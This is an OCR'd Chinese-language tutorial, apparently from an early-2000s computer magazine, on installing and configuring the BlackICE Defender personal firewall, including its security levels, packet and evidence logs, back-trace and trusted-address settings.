


图 11

关于天网的使用介绍基本上就这些　这对于普通的上网用户来说已经足够了　应付常见的黑客攻击不成问题　但要想使你的系统更安全　建议你还是几款防火墙一起使用　取长补短　一定能达到很好的效果。

黑冰　BlackICE Defender

随着Internet的发展，很多人开始使用Internet进行金融和消费活动，黑客比以前有了更多侵入计算机系统的机会和意图。虽然现在大多数服务器都采用了防火墙，然而黑客却能够通过各种方式的连接绕过防火墙。一旦黑客进入到防火墙之内，就很容易利用服务器和工作站的漏洞进行破坏活动。对于个人用户也一样，你可以很轻松地连接到你喜爱的站点，而黑客也能够很方便地连接到你的机器。实际上，很多机器都因为自己很糟糕的安全设置，无意间在机器和系统中留下了“后门”，也就相当于给黑客打开了大门。你上网的时间越多，被别人通过网络侵入机器的可能性也就越大。如果黑客们在你的设置中发现了安全方面的漏洞，就会对你发起攻击，可能是一般的骚扰，如降低你计算机的速度或者让你的机器崩溃；也可能更严重，例如打开你的机密文件、偷窃口令和信用卡密码。

有些人可能会认为，我买了正版的杀毒软件，

其实一个好的防病毒软件确实是安全不可或缺的部分，但是也仅仅是很小的一个部分。它能够通过检测病毒保护你，但是它们对防范黑客、对带有恶意的“合法”程序却无能为力。而黑冰是一款不错的防黑客工具，全称BlackICE Defender，是由美国Network ICE公司开发设计的，专门为Windows9x/NT/2000系统设计的防火墙软件，它具有相当强大的数据信息过滤系统，能辨别目前几乎所有的计算机网络恶意攻击或者计算机网络中的恶意数据扫描。并根据攻击数据的危险程度作出不同的提示和警告，此外它还具有实时更新的功能，可以很方便地在网上将防火墙的数据进行更新 。

BlackICE Defender集成有非常强大的检测和分析引擎，可以识别200多种入侵技巧，给你全面的网络检测以及系统防护，它还能够即时监测网络端口和协议，拦截所有可疑的网络入侵，无论黑客如何费尽心机也无法危害到你的系统。而且它还可以查明那些试图入侵的黑客的NetBIOS（WINS）名、DNS名或是将他目前所使用的IP地址记录下来，以便你采取进一步行动。经过一段时间的使用，感觉到该软件的灵敏度和准确率非常高，稳定性也相当出色，系统资源占用率极少，是每一位上网朋友的最佳选择。并且它现在已经加入了对 Wndows ME 和 Wndows 2000 Pro 的支持。 这么好的东东，可不敢一人独想，还是一起来分享它的强大功能吧！

一、下载及安装

想要找到BlackICE很容易，国内很多大的下载网站都会有它的身影，你也可以到这儿来下载，并且有汉化补丁。http://gz.onlinedown.net/down/BlackICE29cai.zip

http://gz.onlinedown.net/down/HF－blackice29cai－LDR.zip

最新版本为2.9，从网上下载下来的是一个扩展名为zip的压缩包程序，我们可以借助WINZIP或者WINRAR之类的解压缩软件把该文件解压到一个临时目录中，然后用鼠标双击其中的执行程序就可以打开该程序的安装界面。在安装界面中，用户所做的工作就是按屏幕提示，单击“NEXT”或“OK”按钮即可，几乎不需要太多的设置，就可以完成安装。完成后，会在桌面右下角生成一个小图标（如图1），我们先不要着急使用，退



图 1

出程序，包括系统栏图标，接着运行汉化安装程序，然后再运行程序，这时看到的就是中文界面了（如图2）。该窗口中由上到下分别是菜单栏、标签栏以及内容显示区。菜单栏中包含了该程序的所有命令，它的所有的功能都是通过这些命令来实现 的 。




图 2

二、工作原理

BlackICE是由一个功能非常强大的监测和分析引擎构成的，它能够检测所有网络端口，当发现黑客的攻击行为时，它会在跳出的窗口中显示相关的信息，并且拦截相应的数据包进行处理。

黑客进攻的类型和信息会显示在攻击事件




图 3

(Events）一栏中（如图2），黑客的详细信息会显示在入侵者（Intruders）一栏中（如图3）。如果黑客试图侵入，BlackICE会封锁来自黑客IP地址的任何通路，这样无论黑客怎样尝试，都不能绕过BlackICE。

BlackICE记录的信息不仅包括黑客进攻的类型，还准确地记录了谁正在侵入你的电脑以及向你的电脑发送的所有数据。

三、设置

因为BlackICE功能比较专一，我们使用起来也就比较轻松。但是要让该软件高效的工作，就必须对其进行正确地设置。下面就对该软件的各个标签逐一介绍一下，以方便大家能更好地设置。




图 4

鼠标右键点击任务栏上的BlackICE图标，选择“编辑BlackICE设置（Edit BlackICE Settings)”（如图4），或者从工具（Tools）下选择，可以对BlackICE进行功能设置。

1.防火墙（Firewall）（如图5）




图 5

BlackICE Defender除了可以检测到不正常的攻击封包外，还可以设定四种安全等级，这一项就是用来设置BlackICE的安全等级，加强系统安全。

1）偏激（Paranoid）：这项设置可以断绝外界与你的联系，安全级别最高，一般在你的系统遭到黑客频繁的攻击时，该项设置就非常有用。它连所有内部的入侵都可以阻止，还可以限制一些网站和交互式内容的浏览。

2）敏感（Nervous）：安全级别次之，在你遭遇黑客连续攻击时，选择这项设置是比较合理。BlackICE可以阻止对所有端口和TCP应用端口中的入侵。

3）谨慎（Cautious）：安全级别一般，它是BlackICE的默认选项，适用于Internet的常规使用，它只禁止有数据进入端口，其他端口不受阻塞，所以不妨碍网络使用。

4）信任（Trusting）：安全级别差，如果选择这个选项，BlackICE仅仅阻塞Internet上的文件共享（除非特别设置允许Internet文件共享）。该选项往往是最不安全的，常常用于有信任关系的主机之间。

Internet文件共享允许其他网络使用者共享你电脑中的文件，适合于与Internet的连接比较慢而且受到攻击的可能比较小的情况。阻止文件共享可以保证黑客不能从你的电脑中下载数据。尽管禁止了Internet上的文件共享，但内部网络的文件共享是可以的。允许Internet文件共享（Allow Internet File Sharing）一项最好不要使用。

安全级别的设置一定要合理，太高，将会影响我们的正常访问工作，例如我们在下载文件时，可能会由于安全方面的原因经常中断，此时我们可以将安全等级值调低一点。

2.数据包日志（Packet Log）（如图6）




图 6

对系统信息进行跟踪记录，将本机目前被攻击的信息以日志的形式存储起来，以便我们能更好、更详细地搜集攻击者的细节信息，当然要消耗一些系统资源作为代价，但是可以详细记录黑客的情况。

启用日志（Logging Enabled)：默认是关闭的，激活时可以记录所有系统信息。

文件前缀（File)：文件名的前缀。

最大值（Maximum Size）（千字节)：指定日志（log）文件的最大值 默认是0。

文件最大数量（Maximum Number of Files)：指定记录文件最大数量，默认是10。

3.证据日志（Evidence Log）（如图7）

BlackICE不停地检测系统，一旦发现可疑的情况，它立即开始搜集相关的信息，并且将这个信息放在证据日志中。它的设置和数据包日志基本相同。

4.反追踪（Back Trace）（如图8）




图 7

当有人通过网络连接到你的电脑时，你的系统和入侵者的系统就相互交换数据包(packets)。黑客的数据包在到达你的系统之前，首先要通过几个路由器。




图 8

BlackICE可以从这些数据包中剥离信息，阻止信息返回黑客的系统。BlackICE“反追踪”信息的方式有直接(Direct)和间接(Indirect)两种。“间接反追踪”使用与黑客系统不产生联系的协议，沿着通向黑客系统的路径，从其他来源间接收集信息；“直接反追踪”使用各种方法直接从黑客的系统收集信息。

“直接反追踪”比“间接反追踪”能收集到更可靠的信息，但是可能会被黑客发觉。由于“直接反追踪”和黑客的系统直接联系，所以要求要具有更高的系统安全性。

极限(Threshold)指受到黑客的攻击的严重程度，默认值是30和60。20－40属于可疑事件，40－80属于严重事件，两个参数用于确定在发生什么等级的事件时，才会触发直接和间接的反追踪。



图 9

5.入侵检测(Intrusion Detection)(如图9)

在该项设置中，你可以添加你认为安全的网络地址(如图10)，这样BlackICE就会认为这些地址可以信任，将其排除在监视和防护的网址范围以外。你也可以选择信任所有事件，但那意味着您已经失去保护。

